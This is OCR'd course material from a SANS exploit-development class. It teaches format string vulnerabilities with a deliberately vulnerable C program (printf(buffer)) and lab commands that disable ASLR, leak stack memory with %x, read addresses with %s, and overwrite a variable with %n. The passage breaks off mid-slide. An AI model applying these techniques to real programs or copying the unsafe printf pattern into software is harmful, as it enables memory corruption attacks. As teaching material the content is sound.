

More Examples of Format Strings (1)
• Take a look at the fmt_str_example2.c program in your \home\deadlist directory and then run the binary
– There is no data to enter into this program
• A variable is already defined in the program
– The first call to printf() displays the value of $100.00
• Format string is %6.2f
– The second call to printf() displays the value $0.
• Format string is %d
– The variable is defined as a "double" in the program
SANS SEC710 - © 2011

More Examples of Format Strings (1)

The program "fmt_str_example2" uses another example of when format strings may be used. The source code is provided on this page, as well as in the file fmt_str_example2.c in your \home\deadlist directory. There is no argument for you to provide in this program. A double value named "one" has been defined in the program and is assigned the value $100.00. The first call to printf() uses the format specifier "%6.2f." The % symbol again, tells printf() that this is the first format string argument. The % sign is followed by the number 6. The 6 is the width specifier. This is not a required parameter, but when set it tells printf() that the value substituted to this location must be displayed as at least six character places. If the value is not that large, it will prepend the value with 0's. This is only a minimum width specifier, not the maximum width. Following the 6 is .2f. The .2 tells printf() that the value being displayed must have two numbers following the decimal point and the "f" sets the data type as a floating integer.


fmt_str_example2.c

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
  int value; double one = 100.00;

  printf("\n\tYou have $%6.2f in your bank account.\n", one);
  printf("\tThe above example uses the format string %%6.2f.\n\n");
  printf("\tYou have $%d in your bank account.\n", one);
  printf("\tThe above example uses the format string %%d only.\n\n");
  exit (0);
}
```


More Examples of Format Strings (2)
./fmt_str_example2
deadlist@deadlist-desktop:~$ ./fmt_str_example2
You have $100.00 in your bank account.
The above example uses the format string %6.2f.
You have $0 in your bank account.
The above example uses the format string %d only.
%6.2f sets the width to 6, requires two spaces after the decimal point and displays it as a floating integer
%d has trouble displaying the value as it was defined as a double in the program
SANS SEC710 - © 2011

More Examples of Format Strings (2)

Try running the program with no arguments. Again, the %6.2f tells printf() to display the value as a floating point integer with two numbers following the decimal point and sets the width to 6 character spaces. Your results should look the same as on the slide. Note that the first format string use of "%6.2f" from the program displays the value $100.00 which is what we are expecting. However, the second example only uses "%d" in the format string and our result is $0. This is because the value was defined as a double in the code, but we are attempting to display it as a standard integer. Results may vary when displaying values incorrectly. Sometimes they will display properly and others will fail.


A Vulnerable Program (1)
• Let's take a look at a vulnerable program
– Take a look at the code in the fmt1.c file
• You should notice the format specifier is missing in the second printf() call
– Try running the program "fmt1" from your /home/deadlist directory
– Just enter a simple number like 100 into the program
• e.g. ./fmt1 100
– Don't forget to echo 0 into /proc/sys/kernel/randomize_va_space
SANS SEC710 - © 2011

A Vulnerable Program

Let's now try working with a program that is intentionally vulnerable to a format string attack. The code for this one is provided for you on this page and also in the file fmt1.c in your /home/deadlist directory. By quickly scanning through the small amount of code, you should have noticed that the format specifier is missing in the second printf() call. Let's see the resulting behavior in this mistake.


Try running the program "fmt1" located in your /home/deadlist directory. Give the program one argument. e.g. ./fmt1 100

Don't forget to echo 0 into /proc/sys/kernel/randomize_va_space to turn of ASLR. You can use the same style of attacks on ASLR that we performed yesterday with format string attacks, but we must not make things more complex that we need to at this point. Save your energy for capture the flag!

fmt1.c


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[64];
 static int value = 25;
 if(argc != 2)
  return -1;

 strcpy(buffer, argv[1]);
```

```
 printf("\nWith a format identifier, you typed: %s\n", buffer);

 printf("Without a format identifier, you typed: ");
 printf(buffer);

 printf("\n\n5 * 5 = %d. The address of this variable is 0x%08x. \nIn hex that's 0x%08x.\n\n", value,
&value, value);
 exit (0);
}
```


A Vulnerable Program (2)
• ./fmt1 100
deadlist@deadlist-desktop:~$ ./fmt1 100
With a format identifier, you typed: 100
Without a format identifier, you typed: 100
5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
• Both printf() statements result in the same thing
– The display still works, which is why format string vulnerabilities can go unnoticed
– Try changing your input as seen on the next slide
SANS SEC710 - © 2011


A Vulnerable Program (2)

As you can see, by typing in "./fmt1 100" in your command shell we are given the results on this slide. Both of them seem to display our data properly. This is often why format string vulnerabilities will go unnoticed. The information on the bottom, "5 * 5 = 25. The address of this variable is 0x080496fc. In hex that's 0x00000019" is intentional and we'll use it shortly. Jump to the next slide and you'll see how we can cause data to be displayed.


A Vulnerable Program (3)
• Now try entering:
– ./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
deadlist@deadlist-desktop:~$ ./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
With a format identifier, you typed: AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x
Without a format identifier, you typed: AAAAbfa871f4.bfa87244.bfa87280.b7ff2668.
.bfa87250. 0.41414141
5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
What's all this?
SANS SEC710 - © 2011


A Vulnerable Program (3)

Try entering "./fmt1 AAAA%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x" into your command shell. You should get the same results as on the slide. What is all of this data being displayed after our A's? Remember, when printf() reaches a format specifier, it grabs the corresponding argument from the stack to populate it into this location. If a program is accepting user supplied data and will display some part of that data back to the user with one of the printf() family of functions, a format specifier must be used. If the programmer forgot to include the right number of specifiers, a user can create their own, resulting in data being printed off of the stack. The user will actually be able to print off as much information from the stack as they like by using repeating format string arguments.


A Vulnerable Program (4)
• The programmer must have forgotten the format specifiers...
– By adding in %8x repeatedly we can print off hex values from the stack where the format string is expecting to grab the arguments
– Notice the values 41414141 at the end
• This is the four A's we entered and indicates that the ninth argument is reading from the beginning of our format string
• This is where we can gain control
– The value 8 in the format string %8x is setting the width of the argument
• It is only setting the minimum length, not the maximum
SANS SEC710 - © 2011


A Vulnerable Program (4)

We know now that the programmer must have forgotten the proper format specifiers. In our example from the last slide, we are getting our A's displayed first, followed by a bunch of data off the stack. We are dividing the format specifiers with decimal points and using a width parameter to make it easier to view them in chunks of eight characters. As you can see, our ninth argument being printed off the stack is 41414141. This is obviously our A's that we entered in the beginning of our statement. We should be able to use this to control the programs behavior as we'll see next.




Format Strings - %s (1)

Let's use the %s format specifier to display some data off the stack from a desired location. Remember that %s expects a pointer to a string. We should be able to pass it any address we like. Start up the fmt1 program with GDB by typing "gdb ./fmt1" from command line. Next, simply type in "x/8x 0x8048200" and look at the results. You should have the string "libc.so.6" at the address 0x8048218. Let's use this address in our format string attack to see if we can cause the program to print the string.


Format Strings - %s (2)
• ./fmt1 `python –c 'print "\x18\x82\x04\x08"'` %8x%8x%8x %8x%8x%8x%8x%8x%s
deadlist@deadlist-desktop:~$ ./fmt1 `printf "\x18\x82\x04\x08"`%8x.%8x.%8x.%8
With a format identifier, you typed: %8x.%8x.%8x.%8x.%8x.%8x.%8x.%8x.%s
Without a format identifier, you typed: bf83c7a4.bf83c7f4.bf83c830.b7f22668.
83c800. 0.libc.so.6
We printed it!
5 * 5 = 25. The address of this variable is 0x0804970c.
In hex that's 0x00000019.
SANS SEC710 - © 2011


Format Strings - %s (2)

Drop out of GDB and type in the command "./fmt1 `python –c 'print "\x18\x82\x04\x08"'`%8x%8x%8x%8x%8x%8x%8x%8x%s" from your /home/deadlist directory. What we are doing here is using Python to first print the address 0x8048218 in little endian format. This is previously where our A's were located. Remember, since we know that this value will be read as the ninth argument, we should be able to abuse and control the program. After using Python to write the address, we are using %8x eight times to get us to our ninth argument. We are then setting the format string specifier at this location as %s. As you can see on the slide, we have printed out the string "libc.so.6" like we wanted.


Format Strings - %n (1)
• Let's try writing with the %n specifier
• Our goal is to change the 5 * 5 = 25 results to a different value
– We have the address of this values location of 0x804970c
– We should be able to use the %n specifier to change the value at this location
– The hex value of 25 in hex is being displayed as 0x00000019
• Let's change it to 0xdeadc0de
SANS SEC710 - © 2011

Format Strings - %n (1)

Let's now use the %n format specifier to write the data of our choice to the location of our choice. Notice how at the bottom of the fmt1 program it displays "5 * 5 = 25" and also the address of this value, 0x804970c. The value it displays in hexadecimal is 0x00000019. Let's change that to say 0xdeadc0de.



Format Strings - %n (2)
• ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'` %x%x%x%x%x %x%x%x%x%x%n
deadlist@deadlist-desktop:~$ ./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n
With a format identifier, you typed:
%x%x%x%x%x%x%x%x%n
Without a format identifier, you typed:
bf97a8f4bf97a944bf97a980b7fc96688048244f63d4e2ebf97a9500
5 * 5 = 60. The address of this variable is 0x0804970c.
In hex that's 0x0000003c.
SANS SEC710 - © 2011

Format Strings - %n (2)

Remember that the %n specifier writes the number of characters printed so far to the address passed to it as an argument. We know that we can control the ninth argument as we did with the %s specifier. Let's try writing to the address that holds the variable we wish to change. To do this, issue the following command:

./fmt1 `python -c 'print "\x0c\x97\x04\x08"'`%x%x%x%x%x%x%x%x%n

As you can see, the statement at the bottom that normally says "5 * 5 = 25" has now changed to "5 * 5 = 60." This is because the %n specifier wrote the number of characters it counted up to that point. Using the width parameter, we should be able to add in blank spaces and write any number or numbers we desire.


Format Strings - %n (3)
• Let's write 0xdeadc0de
– python –c 'print 0xde – 60'
– ./fmt1 `python –c 'print "\x0c\x97\x04\x08"'` %x%x%x%x%x%x%x%x%163x%n
